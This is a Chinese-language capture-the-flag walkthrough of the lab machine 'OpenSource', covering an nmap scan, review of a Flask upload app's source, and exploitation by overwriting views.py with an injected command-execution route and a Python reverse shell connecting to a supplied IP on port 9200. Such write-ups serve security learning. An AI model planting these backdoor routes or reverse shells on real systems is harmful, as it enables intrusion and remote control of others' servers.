# OpenSource,python[驗證+撰寫]

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 06:13 PDT
Nmap scan report for 10.10.11.164
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp open  http    Werkzeug/2.1.2 Python/3.10.3
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
|_http-title: upcloud - Upload files for Free!
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Wed, 05 Jun 2024 13:13:49 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5316
|     Connection: close
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>upcloud - Upload files for Free!</title>
|     <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|     <script src="/static/vendor/popper/popper.min.js"></script>
|     <script src="/static/vendor/bootstrap/js/bootstrap.min.js"></script>
|     <script src="/static/js/ie10-viewport-bug-workaround.js"></script>
|     <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-grid.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-
reboot.css"/>
|     <link rel=
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Wed, 05 Jun 2024 13:13:49 GMT
```

```
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=6/5%Time=6660648D%P=aarch64-unknown-linux-gn
SF:u%r(GetRequest,1573,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.1
SF:\.2\x20Python/3\.10\.3\r\nDate:\x20Wed,\x2005\x20Jun\x202024\x2013:13:4
SF:9\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Len
SF:gth:\x205316\r\nConnection:\x20close\r\n\r\n<html\x20lang=\"en\">\n<hea
SF:d>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<meta\
SF:x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=
SF:1\.0\">\n\x20\x20\x20\x20<title>upcloud\x20-\x20Upload\x20files\x20for\
SF:x20Free!</title>\n\n\x20\x20\x20\x20<script\x20src=\"/static/vendor/jqu
SF:ery/jquery-3\.4\.1\.min\.js\"></script>\n\x20\x20\x20\x20<script\x20src
SF:=\"/static/vendor/popper/popper\.min\.js\"></script>\n\n\x20\x20\x20\x2
SF:0<script\x20src=\"/static/vendor/bootstrap/js/bootstrap\.min\.js\"></sc
SF:ript>\n\x20\x20\x20\x20<script\x20src=\"/static/js/ie10-viewport-bug-wo
SF:rkaround\.js\"></script>\n\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"
SF:\x20href=\"/static/vendor/bootstrap/css/bootstrap\.css\"/>\n\x20\x20\x2
SF:0\x20<link\x20rel=\"stylesheet\"\x20href=\"\x20/static/vendor/bootstrap
SF:/css/bootstrap-grid\.css\"/>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet
SF:\"\x20href=\"\x20/static/vendor/bootstrap/css/bootstrap-reboot\.css\"/>
SF:\n\n\x20\x20\x20\x20<link\x20rel=")%r(HTTPOptions,C7,"HTTP/1\.1\x20200\
SF:x20OK\r\nServer:\x20Werkzeug/2\.1\.2\x20Python/3\.10\.3\r\nDate:\x20Wed
SF:,\x2005\x20Jun\x202024\x2013:13:49\x20GMT\r\nContent-Type:\x20text/html
```

```
SF:;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20HEAD,\x20GET\r\nContent-Len
SF:gth:\x200\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,1F4,"<!DOCTYP
SF:E\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<h
SF:tml>\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20
SF:http-equiv=\"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x2
SF:0\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error
SF:\x20code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Ba
SF:d\x20request\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\
SF:x20\x20\x20<p>Error\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\
SF:x20-\x20Bad\x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n
SF:\x20\x20\x20\x20</body>\n</html>\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   220.73 ms 10.10.14.1
2   220.87 ms 10.10.11.164

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.65 seconds
```

---

目錄爆破+vhost模糊爆破 都無有趣資訊，
有找到下載壓縮檔連結+上傳目錄

壓縮檔裡有Docker訊息


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
app  build-docker.sh  config  Dockerfile  source.zip

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat Dockerfile
FROM python:3-alpine

# Install packages
RUN apk add --update --no-cache supervisor

# Upgrade pip
RUN python -m pip install --upgrade pip

# Install dependencies
RUN pip install Flask

# Setup app
RUN mkdir -p /app

# Switch working environment
WORKDIR /app

# Add application
COPY app .

# Setup supervisor
COPY config/supervisord.conf /etc/supervisord.conf

# Expose port the server is reachable on
EXPOSE 80

# Disable pycache
ENV PYTHONDONTWRITEBYTECODE=1

# Set mode
ENV MODE="PRODUCTION"

# Run supervisord
CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat build-docker.sh
#!/bin/bash
docker rm -f upcloud
docker build --tag=upcloud .
docker run -p 80:80 --rm --name=upcloud upcloud
```

查看腳本


views.py ● utils.py ●

app > views.py


```python
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app



@app.route('/', methods=['GET', 'POST'])    ##看似上傳請求
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

##疑似可執行讀取本地文件，但無法使用 ../
##get_file_name腳本有豁免掉
@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```




查看uploads是空的後面在加參數，會有錯誤，上面有很多py腳本




測試上傳shell(失敗)




查看uploads沒有上傳到sh，可能只能用腳本進行修改並上傳。

修改腳本，因檔案位置在/app/app「需抓包進行上傳」


```
File "/app/app/views.py", line 33, in send_report
  return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

```
@app.route('/test/<cmd>')
def test(cmd):
    import subprocess
    return subprocess.check_output(cmd.split(" "))
```


上傳成功





測試腳本成功





uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)

只支援sh




/bin/sh





/usr/local/bin/python

直接sh反彈失敗，改用python反彈

修改後腳本

```
@app.route('/resvshell/<ip>')
def shell(ip):
    import socket,subprocess,os
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    s.connect((ip,9200))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    import pty
    pty.spawn("sh")'
```




一直轉到https{放棄}